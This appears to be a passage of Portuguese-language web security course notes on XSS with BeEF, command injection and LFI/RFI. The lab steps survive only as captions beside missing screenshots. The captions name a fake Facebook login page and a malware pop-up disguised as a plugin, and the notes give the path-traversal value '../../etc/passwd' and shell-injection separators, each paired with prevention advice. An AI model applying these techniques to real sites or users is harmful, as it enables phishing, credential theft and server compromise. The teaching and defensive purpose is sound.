
Instalando BeEFF no Linux:




Pagina Inicial





Inserindo comando de redirecionamento:




Gerando pagina fake de login - Facebook:







Gerando pop-up para download de arquivo malicioso mascarado de plugin



Prevenção (Aula 3)

- **Escape/encode** todo dado antes de renderizar (HTML, JS, URL).
- Use **Content Security Policy (CSP)** para limitar fontes de scripts.
- Valide e **sanitize** entradas; para HTML permitido, use sanitizadores (ex.: HtmlSanitizer).
- Utilize frameworks que fazem encoding automático (React, Angular, Razor).
- Evite `innerHTML` e funções que interpretam HTML diretamente.

Aula 4


Tema: *Command Injection*

Ferramentas: Commix, Burp Suite, terminal (nc, curl)
Técnica: Injeção de comandos do SO (uso de `;`, `&&`, `|`, fechamentos de string)
Defesa: Não passar entrada ao shell / validação / lista branca


- Permite execução arbitrária de comandos no servidor quando entrada é concatenada a shells.


Etapas Realizadas

Comando inicial de exemplo:



Explorando vulnerabilidades:





Prevenção (Aula 4)

- **Nunca** passe entrada do usuário diretamente para o shell.
- Use APIs nativas em vez de `system()` / `exec()` quando possível.
- Sanitizar com funções seguras (ex.: `escapeshellarg`) ou usar listas brancas.
- Reduza privilégios do processo e isole com contêiner/chroot.
- Monitore e registre execuções suspeitas.

Aula 5


Tema: *LFI / RFI*

Ferramentas: curl, wget, Burp/ZAP, shell scripts
Técnica: Local File Inclusion (LFI) / Remote File Inclusion (RFI)
Defesa: Validação de caminhos / desativar inclusão remota / restrição de uploads


- **LFI:** inclusão de arquivos locais no servidor por falta de validação (ex.: `../../etc/passwd`).
- **RFI:** inclusão de arquivos remotos via URL, permitindo carregar/rodar código externo.


Etapas Realizadas

Realizando busca sobre os principais diretórios e pastas



Identificando a URL para utilizar no Commix via ZAP





